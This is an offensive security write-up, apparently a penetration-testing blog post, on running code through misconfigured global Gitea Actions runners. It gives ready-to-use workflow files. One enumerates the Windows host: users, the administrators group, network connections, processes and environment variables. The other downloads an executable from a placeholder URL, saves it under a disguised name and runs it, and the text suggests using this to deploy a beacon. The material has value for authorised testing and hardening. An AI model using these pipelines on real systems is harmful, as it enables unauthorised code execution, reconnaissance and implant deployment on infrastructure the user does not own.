👾 Overview
Gitea is an open-source Git service that offers the classic GitHub-esque featureset including CI/CD pipelines.
Runners can be used to execute CI/CD pipelines that do things like build releases when code is pushed, or run linting checks. It’s best practice to have these runners execute code in docker containers, but it’s possible to have code executed on the underlying host.
If a runner is tagged as Global it should be available to run code for all repositories. Coupled with open registration, this could allow anyone to execute code on a misconfigured runner.
🔍 Discovery
To view available runners browse to /user/settings/actions/runners

There should be a list of available runners, their operating system, and their type.
📌 Exploitation

To run some code on our runner, we’ll need to create a repository and enable actions. Within settings for your test repository ensure Enable Repository Actions is enabled.
Next, push a workflow to .gitea/workflows/pipeline.yml containing the commands you’d like to execute.

You should be able to see the resulting run in the Actions tab. This can be used to download and run a beacon, or run whatever other commands you’d like on the underlying host.
📋 Example Pipelines
🪟 Windows
Recon/host enumeration:
name: Gitea Windows Runner Recon
run-name: ${{ gitea.actor }} running Windows runner reconnaissance

on:
  push:
  workflow_dispatch:

jobs:
  windows-recon:
    runs-on: windows-latest

    steps:
      - name: Basic System Information
        shell: powershell
        run: |
          Write-Host "===== BASIC SYSTEM INFO ====="
          Write-Host "Hostname: $env:COMPUTERNAME"
          Write-Host "Username: $env:USERNAME"
          Write-Host "User Domain: $env:USERDOMAIN"
          Write-Host "Processor Architecture: $env:PROCESSOR_ARCHITECTURE"
          Write-Host "Number of Cores: $env:NUMBER_OF_PROCESSORS"

          Write-Host ""
          Write-Host "===== WINDOWS VERSION ====="
          Get-ComputerInfo | Select-Object WindowsProductName, WindowsEditionId, WindowsVersion, OsHardwareAbstractionLayer

      - name: Network Information
        shell: powershell
        run: |
          Write-Host "===== IP CONFIGURATION ====="
          ipconfig /all

          Write-Host ""
          Write-Host "===== NETWORK ADAPTERS ====="
          Get-NetAdapter | Format-Table -AutoSize

          Write-Host ""
          Write-Host "===== ACTIVE TCP CONNECTIONS ====="
          netstat -ano

      - name: User & Group Information
        shell: powershell
        run: |
          Write-Host "===== CURRENT USER GROUP MEMBERSHIP ====="
          whoami /groups

          Write-Host ""
          Write-Host "===== LOCAL USERS ====="
          net user

          Write-Host ""
          Write-Host "===== ADMIN GROUP MEMBERS ====="
          net localgroup administrators

      - name: System Resources
        shell: powershell
        run: |
          Write-Host "===== MEMORY INFO ====="
          Get-CimInstance Win32_ComputerSystem | Select-Object TotalPhysicalMemory

          Write-Host ""
          Write-Host "===== DISK INFO ====="
          Get-PSDrive -PSProvider FileSystem

          Write-Host ""
          Write-Host "===== RUNNING PROCESSES (Top 25 by CPU) ====="
          Get-Process | Sort-Object CPU -Descending | Select-Object -First 25 | Format-Table -AutoSize

      - name: Environment Variables
        shell: powershell
        run: |
          Write-Host "===== ENVIRONMENT VARIABLES ====="
          Get-ChildItem Env: | Sort-Object Name
Download & execute a binary:
name: Run Executable
run-name: ${{ gitea.actor }} executing binary

on:
  push:
  workflow_dispatch:

jobs:
  run-exe:
    runs-on: windows-latest

    steps:

      - name: Download executable
        shell: powershell
        run: |
          Invoke-WebRequest -Uri "[your URL]" -OutFile "C:\Windows\Temp\updater.exe"

      - name: Run executable
        shell: powershell
        run: |
          Start-Process -FilePath "C:\Windows\Temp\updater.exe" -NoNewWindow -Wait